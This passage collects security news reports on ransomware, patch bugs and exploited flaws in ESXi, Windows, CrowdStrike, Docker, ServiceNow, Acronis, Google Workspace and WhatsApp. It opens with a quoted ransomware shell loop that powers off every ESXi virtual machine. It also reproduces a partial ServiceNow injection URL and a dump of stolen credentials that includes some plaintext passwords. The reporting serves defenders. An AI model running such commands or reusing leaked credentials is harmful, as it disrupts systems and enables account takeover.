/bin/sh -c "for vmid in $(vim-cmd vmsvc/getallvms | grep -v Vmid | awk '{print $1}'); do vim-cmd vmsvc/power.off $vmid; done"
```

As BleepingComputer found while analyzing it, this variant is designed to specifically target VMFS (Virtual Machine File System), which is used by VMware's vSphere server virtualization suite.

It will also drop a ransom note in the VM's root directory, which will be displayed in the ESXi client's login portal (and the console after the VM is rebooted).



*Play ransomware Linux console ransom note (Trend Micro)*

Play ransomware surfaced in June 2022, with the first victims reaching out for help in BleepingComputer's forums.

Its operators are known for stealing sensitive documents from compromised devices, which they use in double-extortion attacks to pressure victims into paying ransom under the threat of leaking the stolen data online.

High-profile Play ransomware victims include cloud computing company Rackspace, the City of Oakland in California, car retailer giant Arnold Clark, the Belgian city of Antwerp, and Dallas County.

In December, the FBI warned in a joint advisory with CISA and the Australian Cyber Security Centre (ACSC) that the ransomware gang had breached approximately 300 organizations worldwide until October 2023.

The three government agencies advised defenders to activate multifactor authentication wherever possible, maintain offline backups, implement a recovery plan, and keep all software up to date.

Source: <https://www.bleepingcomputer.com/news/security/new-play-ransomware-linux-version-targets-vmware-esxi-vm/>

### 13. Windows July security updates send PCs into BitLocker recovery

Microsoft warned that some Windows devices will boot into BitLocker recovery after installing the July 2024 Windows security updates.


The BitLocker Windows security feature mitigates the risk of data theft or information exposure from lost, stolen, or inappropriately decommissioned devices by encrypting the storage drives.

Windows computers can automatically enter BitLocker recovery mode following various events, including hardware and firmware upgrades or changes to the TPM (Trusted Platform Module), to restore access to BitLocker-protected drives that have not been unlocked via the default unlock mechanism.

"After installing the July 2024 Windows security update, released July 9, 2024 (KB5040442), you might see a BitLocker recovery screen upon booting your device.," Microsoft explains on the Windows release health dashboard.

"This screen does not commonly appear after a Windows update. You are more likely to face this issue if you have the Device Encryption option enabled in Settings under Privacy & Security -> Device encryption."

Those impacted by this known issue will be prompted to enter their BitLocker recovery key to unlock the drive, allowing the device to boot normally from the BitLocker recovery screen.



*BitLocker recovery screen (Microsoft)*

Affected platforms include both client and server Windows releases:

- Client: Windows 11 version 23H2, Windows 11 version 22H2, Windows 11 version 21H2, Windows 10 version 22H2, Windows 10 version 21H2.
- Server: Windows Server 2022, Windows Server 2019, Windows Server 2016, Windows Server 2012 R2, Windows Server 2012, Windows Server 2008 R2, Windows Server 2008.

The BitLocker recovery key can be retrieved by logging into the BitLocker recovery screen portal using your Microsoft account. This support page provides further information on how to find the recovery key in Windows.

Microsoft says it's investigating the issue and will provide an update once more information becomes available.



Similar issues impacted Windows devices in August 2022 after the KB5012170 security update for the Secure Boot DBX (Forbidden Signature Database) triggered 0x800f0922 errors and caused some devices to boot into the BitLocker recovery screen.

More recently, in April 2024, Redmond fixed a known issue causing incorrect BitLocker drive encryption errors in some managed Windows environments, a bug the company tagged in October 2023 (when it was first acknowledged) as a reporting problem with no actual impact on drive encryption.

Source: <https://www.bleepingcomputer.com/news/microsoft/windows-july-security-updates-send-pcs-into-bitlocker-recovery/>

## 14. CrowdStrike: 'Content Validator' bug let faulty update pass checks

CrowdStrike released a Preliminary Post Incident Review (PIR) on the faulty Falcon update explaining that a bug allowed bad data to pass its Content Validator and cause millions of Windows systems to crash on July 19, 2024.

The cybersecurity company explained that the issue was caused by a problematic content configuration update meant to gather telemetry on new threat techniques.

After passing the Content Validator, the update didn't go through additional verifications due to trust in previous successful deployments of the underlying Inter-Process Communication (IPC) Template Type. Therefore, it wasn't caught before it reached online hosts running Falcon version 7.11 and later.

The company realized the error and reverted the update within an hour.

However, by then, it was too late. Approximately 8.5 million Windows systems, if not more, suffered an out-of-bounds memory read and crashed when the Content Interpreter processed the new configuration update.

### Inadequate testing

CrowdStrike uses configuration data called IPC Template Types that allows the Falcon sensor to detect suspicious behavior on devices where the software is installed.

IPC Templates are delivered through regular content updates that CrowdStrike calls 'Rapid Response Content.' This content is similar to an antivirus definition update, allowing CrowdStrike to adjust a sensor's detection capabilities to find new threats without requiring full updates by simply changing its configuration data.

In this case, CrowdStrike attempted to push a new configuration to detect malicious abuse of Named Pipes in common C2 frameworks.

While CrowdStrike has not specifically named the C2 frameworks it targeted, some researchers believe the update attempted to detect new named pipe features in Cobalt

Strike. BleepingComputer contacted CrowdStrike on Monday about whether Cobalt Strike detections caused the issues but did not receive a response.

According to the company, the new IPC Template Type and the corresponding Template Instances tasked with implementing the new configuration were thoroughly tested using automated stress testing techniques.

These tests include resource utilization, system performance impact, event volume, and adverse system interactions.

The Content Validator, a component that checks and validates Template Instances, checked and approved three individual instances, which were pushed on March 5, April 8, and April 24, 2024, without a problem.

On July 19, two additional IPC Template Instances were deployed, with one containing the faulty configuration, which the Content Validator missed due to a bug.

CrowdStrike says that due to baseline trust from the previous tests and successful deployments, no additional testing like dynamic checks was performed, so the bad update reached clients, causing the massive global IT outage.

However, based on the PIR, Rapid Response Content uses automated testing instead of being tested locally on internal devices, which would likely have detected the issue.

CrowdStrike says they will introduce local developer testing for future Rapid Response Content, as explained below.

## New measures

CrowdStrike is implementing several additional measures to prevent similar incidents in the future.

Specifically, the firm listed the following additional steps when testing Rapid Response Content:

- Local developer testing
- Content update and rollback testing
- Stress testing, fuzzing, and fault injection
- Stability testing
- Content interface testing

Moreover, additional validation checks will be added to the Content Validator, and error handling in the Content Interpreter will be improved to avoid such mistakes leading to inoperable Windows machines.

In what concerns Rapid Response Content deployment, the following changes are planned:

- Implement a staggered deployment strategy, starting with a small canary deployment before gradually expanding.

- Improve monitoring of sensor and system performance during deployments, using feedback to guide a phased rollout.
- Provide customers with more control over the delivery of Rapid Response Content updates, allowing them to choose when and where updates are deployed.
- Offer content update details via release notes, which customers can subscribe to for timely information.

CrowdStrike has promised to publish a more detailed root cause analysis post in the future, and more details will become available after the internal investigation is completed.

Source: <https://www.bleepingcomputer.com/news/security/crowdstrike-content-validator-bug-let-faulty-update-pass-checks/>

## 15. Docker fixes critical 5-year old authentication bypass flaw

Docker has issued security updates to address a critical vulnerability impacting certain versions of Docker Engine that could allow an attacker to bypass authorization plugins (AuthZ) under certain circumstances.

The flaw was initially discovered and fixed in Docker Engine v18.09.1, released in January 2019, but for some reason, the fix wasn't carried forward in later versions, so the flaw resurfaced.

This dangerous regression was identified only in April 2024, and patches were eventually released today for all supported Docker Engine versions.

Though this left attackers a comfortable 5-year period to leverage the flaw, it is unclear if it was ever exploited in the wild to gain unauthorized access to Docker instances.

### A five year old flaw

The flaw, now tracked under CVE-2024-41110, is a critical-severity (CVSS score: 10.0) issue that allows an attacker to send a specially crafted API request with a Content-Length of 0, to trick the Docker daemon into forwarding it to the AuthZ plugin.

In typical scenarios, API requests include a body that contains the necessary data for the request, and the authorization plugin inspects this body to make access control decisions.

When the Content-Length is set to 0, the request is forwarded to the AuthZ plugin without the body, so the plugin cannot perform proper validation. This entails the risk of approving requests for unauthorized actions, including privilege escalation.

CVE-2024-41110 affects Docker Engine versions up to v19.03.15, v20.10.27, v23.0.14, v24.0.9, v25.0.5, v26.0.2, v26.1.4, v27.0.3, and v27.1.0, for users who use authorization plugins for access control.

Users who don't rely on plugins for authorization, users of Mirantis Container Runtime, and users of Docker commercial products are not impacted by CVE-2024-41110, no matter what version they run.

Patched versions impacted users are advised to move to as soon as possible are v23.0.14 and v27.1.0.

It is also noted that Docker Desktop's latest version, 4.32.0, includes a vulnerable Docker Engine, but the impact is limited there as exploitation requires access to the Docker API, and any privilege escalation action would be limited to the VM.

The upcoming Docker Desktop v4.33.0 will resolve the problem, but it has not been released yet.

Users who cannot move to a safe version are advised to disable AuthZ plugins and restrict access to the Docker API only to trusted users.

Source: <https://www.bleepingcomputer.com/news/security/docker-fixes-critical-5-year-old-authentication-bypass-flaw/>

## 16. Google Chrome now asks for passwords to scan protected archives

Google Chrome now warns when downloading risky password-protected files and provides improved alerts with more information about potentially malicious downloaded files.


These new, more detailed warning messages help users quickly learn the nature of the danger presented by each file downloaded from the Internet.

For this, Google introduced a two-tier download warning system that uses AI-powered malware verdicts sourced from its Safe Browsing service to help evaluate the actual risk quickly.

Users will now see warnings alerting them of suspicious files (based on lower confidence verdicts and unknown risk of user harm) or dangerous files (on high confidence verdicts and high risk of user harm).

"These two tiers of warnings are distinguished by iconography, color, and text, to make it easy for users to quickly and confidently make the best choice for themselves based on the nature of the danger and Safe Browsing's level of certainty," the Chrome Security team explains.

"Overall, these improvements in clarity and consistency have resulted in significant changes in user behavior, including fewer warnings bypassed, warnings heeded more quickly, and all in all, better protection from malicious downloads."



*Two-tier Chrome download warnings (Google)*


The Chrome browser now also sends suspicious files to the company's servers for a deeper scan for users with Enhanced Protection mode enabled in Safe Browsing, providing extra protection while "reducing user friction."

When downloading password-protected archives (e.g., zip, .7z, or .rar), users with Enhanced Protection toggled get prompted to enter the password before sending the file for additional scanning via Google's Safe Browsing service.

The company says that files and file passwords uploaded to its servers will be deleted promptly after scanning, and all collected data will be used only to boost download protection for all Chrome users.

Those who use Chrome in Standard Protection mode will also be asked to enter the passwords of the downloaded archives. However, both the file and the password stay on the local device, and "only the metadata of the archive contents are checked with Safe Browsing," the Chrome Security team says.





*Chrome password-protected archive warnings (Google)*

"As such, in this mode, users are still protected as long as Safe Browsing had previously seen and categorized the malware."

However, despite these assurances, many companies will likely not take Google's word for granted and train employees not to provide Chrome with a password for password-protected archives containing corporate data, in order to prevent potential data leaks.

Today's announcement comes after Google redesigned the Chrome download experience in August to display alerts in the web browser's address bar and expanded browser warnings and notifications to accommodate extra information.

Source: <https://www.bleepingcomputer.com/news/google/google-chrome-now-asks-for-passwords-to-scan-protected-archives/>

## 17. Critical ServiceNow RCE flaws actively exploited to steal credentials

Threat actors are chaining together ServiceNow flaws using publicly available exploits to breach government agencies and private firms in data theft attacks.

This malicious activity was reported by Resecurity, which, after monitoring it for a week, identified multiple victims, including government agencies, data centers, energy providers, and software development firms.

Although the vendor released security updates for the flaws on July 10, 2024, tens of thousands of systems potentially remain vulnerable to attacks.

## Exploitation details

ServiceNow is a cloud-based platform that helps organizations manage digital workflows for enterprise operations.

It is widely adopted across various industries, including public sector organizations, healthcare, financial institutions, and large enterprises. FOFA internet scans return nearly 300,000 internet-exposed instances, reflecting the product's popularity.

On July 10, 2024, ServiceNow made hotfixes available for CVE-2024-4879, a critical (CVSS score: 9.3) input validation flaw enabling unauthenticated users to perform remote code execution on multiple versions of the Now Platform.

The next day, on July 11, Assetnote researchers who discovered the flaw published a detailed write-up about CVE-2024-4879 and two more flaws (CVE-2024-5178 and CVE-2024-5217) in ServiceNow that can be chained for full database access.

Soon, GitHub was flooded with working exploits based on the write-up and bulk network scanners for CVE-2024-4879, which threat actors almost immediately leveraged to find vulnerable instances, reports Resecurity.

The ongoing exploitation seen by Resecurity utilizes a payload injection to check for a specific result in the server response, followed by a second-stage payload that checks the database contents.

If successful, the attacker dumps user lists and account credentials. Resecurity says in most cases, these were hashed, but some of the breached instances exposed plaintext credentials.

```

← → ↻ 🏠 servicedesk-dev.█.com.sa/login.do?jvar_page_title=<style><jjelly%20xmins,j="jelly"%20xm
aq:█@█.gov.sa :
far:█@█.gov.sa :
zo:█@█.gov.sa :
En:█@█.gov.sa :
alo:█@█.gov.sa :
Hal:█@█.gov.sa :
Alsu:█@█.gov.sa :
Ar:█@█.gov.sa :
bin:█@█.gov.sa :
bin:█@█.gov.sa :
see:█@█.gov.sa :
kha:█@█.gov.sa :
jm:█@█.gov.sa :
na:█@█.com : Welcome@123
Th:█@█.gov.sa :
ota:█@█.gov.sa :
qar:█@█.gov.sa :
mu:█@█.gov.sa : $s5eGoQY4reQu0C/aEInllE/ikIMMBBwY09GkMlEdPLZg=56ca5+V7BwtoRbh7RbTF/PRUMuW0w3odT8mUqsfFMY=
far:█@█.gov.sa :
alo:█@█.gov.sa :
Jh:█@█.gov.sa :
om:█@█.gov.sa :
mk:█@█.gov.sa :
yah:█@█.gov.sa :
ghu:█@█.gov.sa :
or:█@█.gov.sa :
qth:█@█.gov.sa :
sa:█@█.gov.sa :
Osa:█@█.gov.sa :
sup:█@█.org.sa : Welcome@123
eta:█@█.gov.sa :
a:█@█.gov.sa :
ha:█@█.gov.sa :
ma:█@█.gov.sa :
da:█@█.gov.sa :
go:█@█.gov.sa :
sae:█@█.gov.sa :
bir:█@█.gov.sa :
aa:█@█.gov.sa :
mou:█@█.gov.sa :
mu:█@█.gov.sa :
har:█@█.gov.sa :
mou:█@█.gov.sa :
ib:█@█.com : Welcome@123
ask:█@█.gov.sa :
mul:█@█.gov.sa :
od:█@█.gov.sa : $s5vNcK+y0FX0sr3l45F5Hu/v3NY0pCoerB3lmyW2Cik8=5mHl4LPsap0RbHMD5g0dM2H+FCVNUwoH7y8zoBuALU5Q=
nag:█@█.gov.sa :
has:█@█.gov.sa :
mut:█@█.gov.sa :
tw:█@█.gov.sa :
nas:█@█.gov.sa :
mur:█@█.gov.sa :
dos:█@█.gov.sa :
sae:█@█.gov.sa :
khe:█@█.gov.sa :
otz:█@█.gov.sa :
sha:█@█.gov.sa :
arj:█@█.gov.sa :
sub:█@█.gov.sa :

```

*Dumped credentials from ServiceNow database*

**Source: Resecurity**

Resecurity has seen elevated chatter about the ServiceNow flaws on underground forums, especially by users seeking access to IT service desks and corporate portals, indicating a high interest from the cybercrime community.

ServiceNow has made fixes available for all three vulnerabilities earlier this month in separate bulletins for CVE-2024-4879, CVE-2024-5178, and CVE-2024-5217.

Users are recommended to check the fixed version indicated on the advisories and make sure that they have applied the patch on all instances or do it as soon as possible if they haven't.

*Update 7/27* - ServiceNow has told BleepingComputer that its hosted instances received fixes for the three flaws earlier, on May 14, 2024.

The firm says that its investigation does not show any signs that the malicious activity described in the Resecurity report impacts ServiceNow hosts.

Source: <https://www.bleepingcomputer.com/news/security/critical-servicenow-rce-flaws-actively-exploited-to-steal-credentials/>

## 18. Acronis warns of Cyber Infrastructure default password abused in attacks

Acronis warned customers to patch a critical Cyber Infrastructure security flaw that lets attackers bypass authentication on vulnerable servers using default credentials.

Acronis Cyber Infrastructure (ACI) is a unified multi-tenant platform for cyber protection that combines remote endpoint management, backup, and virtualization capabilities. It's also designed to run disaster recovery workloads and store enterprise backup data securely.

Unauthenticated attackers can exploit the vulnerability (tracked as CVE-2023-45249) in low-complexity attacks that don't require user interaction to gain remote code execution on unpatched ACI servers.

The CVE-2023-45249 flaw was patched nine months ago and impacts multiple products, including:

- Acronis Cyber Infrastructure (ACI) before build 5.0.1-61 (patched in ACI 5.0 update 1.4),
- Acronis Cyber Infrastructure (ACI) before build 5.1.1-71 (patched in ACI 5.1 update 1.2),
- Acronis Cyber Infrastructure (ACI) before build 5.2.1-69 (patched in ACI 5.2 update 1.3),
- Acronis Cyber Infrastructure (ACI) before build 5.3.1-53 (patched in ACI 5.3 update 1.3),
- Acronis Cyber Infrastructure (ACI) before build 5.4.4-132 (patched in ACI 5.4 update 4.2).

Earlier this week, the company confirmed in a new security advisory that the bug has been exploited in attacks and warned admins to patch their installation as soon as possible.

"This update contains fixes for 1 critical severity security vulnerability and should be installed immediately by all users. This vulnerability is known to be exploited in the wild," Acronis said.

"Keeping the software up to date is important to maintain the security of your Acronis products. For guidelines on the availability of support and security updates, see [Acronis products support lifecycle](#)."

To check if your servers are vulnerable, you can find Acronis Cyber Infrastructure's build number by going into the Help -> About dialog box from the software's main window.

To update ACI to the latest available build, you have to:

1. Log in to your account (you can create one and register your licenses using these instructions).
2. Download the latest ACI build in the "Products" section and install it on vulnerable servers.

Acronis shared the following statement about the flaw with BleepingComputer.

*"CVE-2023-45249 pertains to remote command execution vulnerability due to the use of default passwords. The Acronis security team has conducted a thorough analysis and assessed the critical risk level.*

*We have already implemented a patch to address this issue; the patch has been released and deployed. We have advised customers to upgrade to the latest version of Acronis Cyber Infrastructure (ACI) in order to fix the vulnerability.*

*The patch and fix were made available 9 months ago when the vulnerability was first detected. Customers should follow patch protocols posted here: <https://security-advisory.acronis.com/advisories/SEC-6452>."*

*Update 7/29/24: Updated article to fix incorrect mention of Acronis Cyber Protect and added a statement.*

*Source: <https://www.bleepingcomputer.com/news/security/acronis-warns-of-cyber-infrastructure-default-password-abused-in-attacks/>*

## **19. Crooks Bypassed Google's Email Verification to Create Workspace Accounts, Access 3rd-Party Services**

Google says it recently fixed an authentication weakness that allowed crooks to circumvent the email verification required to create a Google Workspace account, and leverage that to impersonate a domain holder at third-party services that allow logins through Google's "Sign in with Google" feature.





Last week, KrebsOnSecurity heard from a reader who said they received a notice that their email address had been used to create a potentially malicious Workspace account that Google had blocked.

“In the last few weeks, we identified a small-scale abuse campaign whereby bad actors circumvented the email verification step in our account creation flow for Email Verified (EV) Google Workspace accounts using a specially constructed request,” the notice from Google read. “These EV users could then be used to gain access to third-party applications using ‘Sign In with Google’.”

In response to questions, Google said it fixed the problem within 72 hours of discovering it, and that the company has added additional detection to protect against these types of authentication bypasses going forward.

**Anu Yamunan**, director of abuse and safety protections at Google Workspace, told KrebsOnSecurity the malicious activity began in late June, and involved “a few thousand” Workspace accounts that were created without being domain-verified.

Google Workspace offers a free trial that people can use to access services like Google Docs, but other services such as Gmail are only available to Workspace users who can validate control over the domain name associated with their email address. The weakness Google fixed allowed attackers to bypass this validation process. Google emphasized that none of the affected domains had previously been associated with Workspace accounts or services.

“The tactic here was to create a specifically-constructed request by a bad actor to circumvent email verification during the signup process,” Yamunan said. “The vector here is they would use one email address to try to sign in, and a completely different email address to verify a token. Once they were email verified, in some cases we have seen them access third party services using Google single sign-on.”

Yamunan said none of the potentially malicious workspace accounts were used to abuse Google services, but rather the attackers sought to impersonate the domain holder to other services online.

In the case of the reader who shared the breach notice from Google, the imposters used the authentication bypass to associate his domain with a Workspace account. And that domain was tied to his login at several third-party services online. Indeed, the alert this reader received from Google said the unauthorized Workspace account appears to have been used to sign in to his account at **Dropbox**.

Google said the now-fixed authentication bypass is unrelated to a recent issue involving cryptocurrency-based domain names that were apparently compromised in their transition to Squarespace, which last year acquired more than 10 million domains that were registered via Google Domains.

On July 12, a number of domains tied to cryptocurrency businesses were hijacked from Squarespace users who hadn't yet set up their Squarespace accounts. Squarespace has since published a statement blaming the domain hijacks on "a weakness related to OAuth logins", which Squarespace said it fixed within hours.

Source: <https://krebsonsecurity.com/2024/07/crooks-bypassed-googles-email-verification-to-create-workspace-accounts-access-3rd-party-services/>

## 20. WhatsApp for Windows lets Python, PHP scripts execute with no warning

A security issue in the latest version of WhatsApp for Windows allows sending Python and PHP attachments that are executed without any warning when the recipient opens them.

For the attack to be successful, Python needs to be installed, a prerequisite that may limit the targets to software developers, researchers, and power users.

The problem is similar to the one affecting Telegram for Windows in April, which was initially rejected but fixed later, where attackers could bypass security warnings and perform remote code execution when sending a Python .pyzw file through the messaging client.


WhatsApp blocks multiple file types considered to carry a risk to users but the company tells BleepingComputer that it does not plan to add Python scripts to the list.

Further testing by BleepingComputer shows that PHP files (.php) are also not included in WhatsApp's blacklist.

### Python, PHP scripts not blocked

Security researcher [Saumyajeet Das](#) found the vulnerability while experimenting with file types that could be attached to WhatsApp conversations to see if the application allows any of the risky ones.

When sending a potentially dangerous file, such as .EXE, WhatsApp shows it and gives the recipient two options: Open or Save As.




*WhatsApp options for executable files  
source: BleepingComputer.com*

However, when trying to open the file, WhatsApp for Windows generates an error, leaving users only the option to save the file to disk and launch it from there.

In BleepingComputer tests, this behavior was consistent with .EXE, .COM, .SCR, .BAT, and Perl file types using the WhatsApp client for Windows. Das found that WhatsApp also blocks the execution of .DLL, .HTA, and VBS.

For all of them, an error occurred when trying to launch them directly from the app by clicking "Open." Executing them was possible only after saving to disk first.



